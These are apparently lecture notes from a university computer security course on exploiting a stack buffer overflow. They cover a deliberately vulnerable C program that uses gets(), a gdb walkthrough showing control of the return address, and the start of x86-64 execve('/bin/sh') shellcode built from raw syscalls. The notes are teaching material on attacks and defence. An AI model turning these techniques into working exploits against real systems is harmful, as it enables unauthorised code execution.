Lecture 05 – Control Flow II

Stephen Checkoway

Outline for today

Exploiting a buffer overflow on the stack

Shellcode

Buffer overflow on the stack


```c
#include <stdio.h>

int main(int argc, char *argv[]) {
    char name[32];
    printf("Enter your name: ");
    gets(name);
    printf("Hello %s!\n", name);
    return 0;
}
```

```
$ ./vuln
Enter your name: Steve
Hello Steve!

$ ./vuln
Enter your name:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
Segmentation fault (core dumped)
```

At the point of the call gets(name)



Why did it crash? Let's check the debugger!

```
$ gdb ./vuln
Reading symbols from ./vuln...
(No debugging symbols found in ./vuln)
(gdb) run
Starting program: /zfs/faculty/steve/sec/vuln
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/
libthread_db.so.1".
Enter your name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!

Program received signal SIGSEGV, Segmentation fault.
0x0000555555555188 in main ()
```

Segmentation fault

```
Program received signal SIGSEGV, Segmentation fault
```

A segmentation fault indicates the program tried to access memory at an invalid address

This line

```
0x0000555555555188 in main ()
```

indicates the program crashed at address 0x555555555188 in the main function

Let’s disassemble and see where exactly that is

Using gdb to disassemble

`0x0000555555555188 in main ()`

```
(gdb) disassemble
Dump of assembler code for function main:
   0x0000555555555149 <+0>:   push   rbx
   0x000055555555514a <+1>:   sub    rsp,0x20
   0x000055555555514e <+5>:   lea    rdi,[rip+0xeaf]        # 0x555555556004
   0x0000555555555155 <+12>:  mov    eax,0x0
   0x000055555555515a <+17>:  call   0x555555555030 <printf@plt>
   0x000055555555515f <+22>:  mov    rbx,rsp
   0x0000555555555162 <+25>:  mov    rdi,rbx
   0x0000555555555165 <+28>:  call   0x555555555040 <gets@plt>
   0x000055555555516a <+33>:  mov    rsi,rbx
   0x000055555555516d <+36>:  lea    rdi,[rip+0xea2]        # 0x555555556016
   0x0000555555555174 <+43>:  mov    eax,0x0
   0x0000555555555179 <+48>:  call   0x555555555030 <printf@plt>
   0x000055555555517e <+53>:  mov    eax,0x0
   0x0000555555555183 <+58>:  add    rsp,0x20
   0x0000555555555187 <+62>:  pop    rbx
=> 0x0000555555555188 <+63>:  ret
End of assembler dump.
```

Points to current instruction

Printing the value of registers

```
(gdb) info reg
rax            0x0                  0
rbx            0x4141414141414141   4702111234474983745
rcx            0x0                  0
rdx            0x0                  0
rsi            0x5555555592a0       93824992252576
rdi            0x7fffffffde30       140737488346672
rbp            0x7fffffffe0d0       0x7fffffffe0d0
rsp            0x7fffffffe038       0x7fffffffe038
r8             0x0                  0
r9             0x0                  0
r10            0xffffffff           4294967295
r11            0x202                514
r12            0x1                  1
r13            0x0                  0
r14            0x555555557db8       93824992247224
r15            0x7ffff7ffd000       140737354125312
rip            0x555555555188       0x555555555188 <main+63>
eflags         0x10206              [ PF IF RF ]
…
```

What do we know at this point?

➡The program crashed with a segfault at the ret instruction

➡The ret instruction pops the top of the stack into rip

So let's print the value of memory at the top of the stack

```
(gdb) x/xg $rsp
0x7fffffffe038:      0x4141414141414141
```

Same value as
was in rbx
Why?

x is the examine memory command; the / separates the command from arguments

- x = print in hexadecimal
- g = "giant" print 8 bytes instead of the usual 4

A = 0x41

We overwrote the saved return value with 8 'A' characters

Let's pick different values

```
Enter your name:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA01234567
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA01234567!

Program received signal SIGSEGV, Segmentation fault.
0x0000555555555188 in main ()
(gdb) x/xg $rsp
0x7fffffffe038:      0x3736353433323130
```

Little-endian

```
0x3736353433323130

‘0’ = 0x30
‘1’ = 0x31
‘2’ = 0x32
…
‘7’ = 0x37
```

Note that x86-64 is little endian meaning it stores integers starting from the least significant byte in the lowest address to the most significant byte in the highest address

So “01234567” is the bytes 30 31 32 33 34 35 36 37 which, as an 8-byte integer, is 0x3736353433323130

We can control what value goes in rip

Now we need to write some code to inject into the process

Let’s spawn a shell, specifically /bin/sh

If we can do that, we can do anything

Spawning a shell

```c
#include <unistd.h>

void spawn_shell(void) {
    char *argv[2];
    char *envp[1];

    argv[0] = "/bin/sh";
    argv[1] = NULL;
    envp[0] = NULL;
    execve(argv[0], argv, envp);
}

int main(void) {
    spawn_shell();
}
```

```
steve$ ./spawn_shell
$
```

```
.LC0:
        .string "/bin/sh"
spawn_shell:
        sub     rsp, 40
        mov     QWORD PTR [rsp+16], OFFSET FLAT:.LC0
        mov     QWORD PTR [rsp+24], 0
        mov     QWORD PTR [rsp+8], 0
        lea     rdx, [rsp+8]
        lea     rsi, [rsp+16]
        mov     edi, OFFSET FLAT:.LC0
        call    execve
        add     rsp, 40
        ret
main:
        sub     rsp, 8
        call    spawn_shell
        mov     eax, 0
        add     rsp, 8
        ret
```

Copy & paste = exploit? Not quite

A few problems

- It uses the absolute address of "/bin/sh"
- call requires a relative offset to the called function, execve()

```
.LC0:
        .string "/bin/sh"
spawn_shell:
        sub     rsp, 40
        mov     QWORD PTR [rsp+16], OFFSET FLAT:.LC0
        mov     QWORD PTR [rsp+24], 0
        mov     QWORD PTR [rsp+8], 0
        lea     rdx, [rsp+8]
        lea     rsi, [rsp+16]
        mov     edi, OFFSET FLAT:.LC0
        call    execve
        add     rsp, 40
        ret
```

Let's make the system call ourself

x86-64 system calls on Linux

https://filippo.io/linux-syscall-table/ — list of system calls

System call number goes in rax

Arguments go in rdi, rsi, rdx, **r10**, r8, r9

- Note: this is slightly different from normal function calls which use rdi, rsi, rdx, **rcx**, r8, r9

syscall instruction makes the actual system call


execve

execve system call

- Syscall number 59
- rdi is a pointer to the C-string path to file “/bin/sh”
- rsi is a pointer to a NULL-terminated array of arguments {“/bin/sh”, NULL}
- rdx is a pointer to a NULL-terminated array of environment variables { NULL }


```
void spawn_shell(void) {
    char *argv[2];
    char *envp[1];

    argv[0] = "/bin/sh";
    argv[1] = NULL;
    envp[0] = NULL;
    execve(argv[0], argv, envp);
}
```



execve minor optimization

Reuse the NULL word in argv




Let's rewrite spawn_shell

```
.LC0:
        .string "/bin/sh"
spawn_shell:
        lea     rdi, .LC0[rip]
        push    0
        mov     rdx, rsp
        push    rdi
        mov     rsi, rsp
        mov     eax, 59
        syscall

steve$ ./spawn_shell # After recompiling
$
```

```
rax = 59
rdi points to "/bin/sh"
rsi points to argv
rdx points to envp
```



We still have a lea to get the address of /bin/sh

Let’s write the 8 bytes of /bin/sh\0 to the stack!

There’s no instruction to push an immediate 8 bytes so we can’t use
push 0x0068732f6e69622f (“/bin/sh\0” as a little endian integer)

We can push 4 bytes at a time; however, that won’t work because the stack slots are 8 bytes so it would write 4 bytes of data into each of 2 stack slots!

